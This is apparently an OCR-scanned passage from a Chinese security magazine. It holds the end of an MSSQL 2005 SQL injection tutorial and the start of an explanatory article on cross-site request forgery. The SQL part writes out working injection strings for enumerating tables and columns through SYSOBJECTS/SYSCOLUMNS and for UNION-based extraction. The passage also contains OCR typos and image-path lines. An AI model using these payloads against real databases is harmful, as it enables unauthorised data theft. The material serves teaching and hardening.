


图8

获取列名

获取表名后，得到的列名是注入的下一个关键问题。在MSSQL 2005的数据库里，有张表名sys.all_objects，其中存放着表与列的信息，表的列名object_id里存放着一个数值，对应着另一表名sys.all_columns里的列名ID，而sys.all_columns表里存放着列的信息。执行"Select * from sys.all_objects"，如图9所示，可知列名

name和列名object_id是相对应的。在注入时，可以通过指定name值来指定爆表的object_id的值。




图9

提交"AND 999999< (SELECT TOP 1 CAST([OBJECT_ID] AS NVARCHAR(20)) FROM SYS.ALL_OBJECTS WHERE NAME=0x43006C00690063006B0049005000)—"，如图10所示，无法直接爆出数值来。虽然我们可以用折半法来进行猜解，但由于其数值都在10位以上，所以也不太可能，所有我们要联合两张表来直接查询。




图10

再次提交"AND 9 in (SELECT B.NAME FROM SYSOBJECTS A,SYSCOLUMNS B WHERE A.ID=B.ID AND A.NAME=0x43006C00690063006B0049005000)—"，如图11所示，成功爆出表名0x43006C00690063006B0049005000的第一个列名ID了。我们加入条件"and B.NAMe != 0x已经爆出的列名"，类推即可依次爆出。




图11

比如提交"AND 9 in (SELECT B.NAME FROM SYSOBJECTS A,SYSCOLUMNS B WHERE A.ID=B.ID AND A.NAME=0x43006C00690063006B0049005000 AND B.NAME!=0x49004400)—"，可得到如图12所示的结果。




图12

获取值

在获取了表名和列名之后，获取其值也是很简单的。比较常用的有如下的获取值的：

```
Test.asp?id=1 AND 77= (SELECT ascii(@@VERSION))
Test.asp?id=1 AND 1=2 UNSION SELECT 1,2,3,@@VERSION—
```

一种是爆错对比，另一种是union操作。第一种是基于查询后值的对比，而union操作是将执行返回的结果直接在浏览器显示，从而避免繁琐的折半猜测。在使用union操作时，前提则是前

后查询的两种结果的结构相同,即是列名数相同,可以通过"order by 列名数"来鉴别。

```
order by 1—
order by 2
…
Order by 8—
```


此时,返回错误页面,即说明列名数是8,再执行语句"Unsion select 1,2,3,4,5,6,7,8—"来取出记录。

小结

防范SQL注入攻击,尽管不同的数据库会有不同的攻击技巧,复杂程序也各不相同,而许多SQL注入防范措施仅仅从某一处着手或者部分有效,从一个安全整体的角度立体地防护或许是值得借鉴的方法,比如从代码逻辑层、数据库层、网络层、系统层等。从本文阐述的原理来看,下次针对数据库的安全加固,你是否会调整一下SYSOBJECTS、SYSCOLUMNS等表的权限呢?好像数据库批量挂马也有用到这两个表哦!

前置知识:无
关键词:脚本、XSRF攻击、XSRF防御

浅析跨站请求伪造



文/图 饭

跨站请求伪造(Cross-Site Request Forgery)通常缩写为XSRF,直译为跨站请求伪造,即攻击者通过调用第三方网站的恶意脚本或者利用程序来伪造请求,当然并不需要向用户端伪装任何具有欺骗的内容,在用户不知情时,攻击者直接利用用户的浏览器向攻击的应用程序提交一个已经预测好请求参数的操作数据包,利用的实质是劫持用户的会话状态,强行提交攻击者构造的具有"操作行为"的数据包。

可以看出,跨站请求伪造最关键的是劫持用户的会话状态,所以说,导致XSRF漏洞的主要原因是会话状态的保持没有惟一时间特征的标识,即是说在使用HTTP Cookies传送会话令牌的过程中,应该更谨慎地判断当前用户,而不是简单地通过操作数据包的Cookies值来鉴别,简单地说是每次数据交互时,对提交的数据包实行惟一性标识。

XSRF的攻击流程大致如图1所示。从图中可以看出,要完成一次XSRF攻击,比较关键的有三个问题:




图1

(1)会话状态[A]的保持，即用户已经获取了易受攻击网站A的信任授权。

(2)用户在依然保持没有登出易受攻击网站A的情况下，访问了"第三方网站"。

(3)提交的"操作"数据包是可以预知的。

XSRF攻击

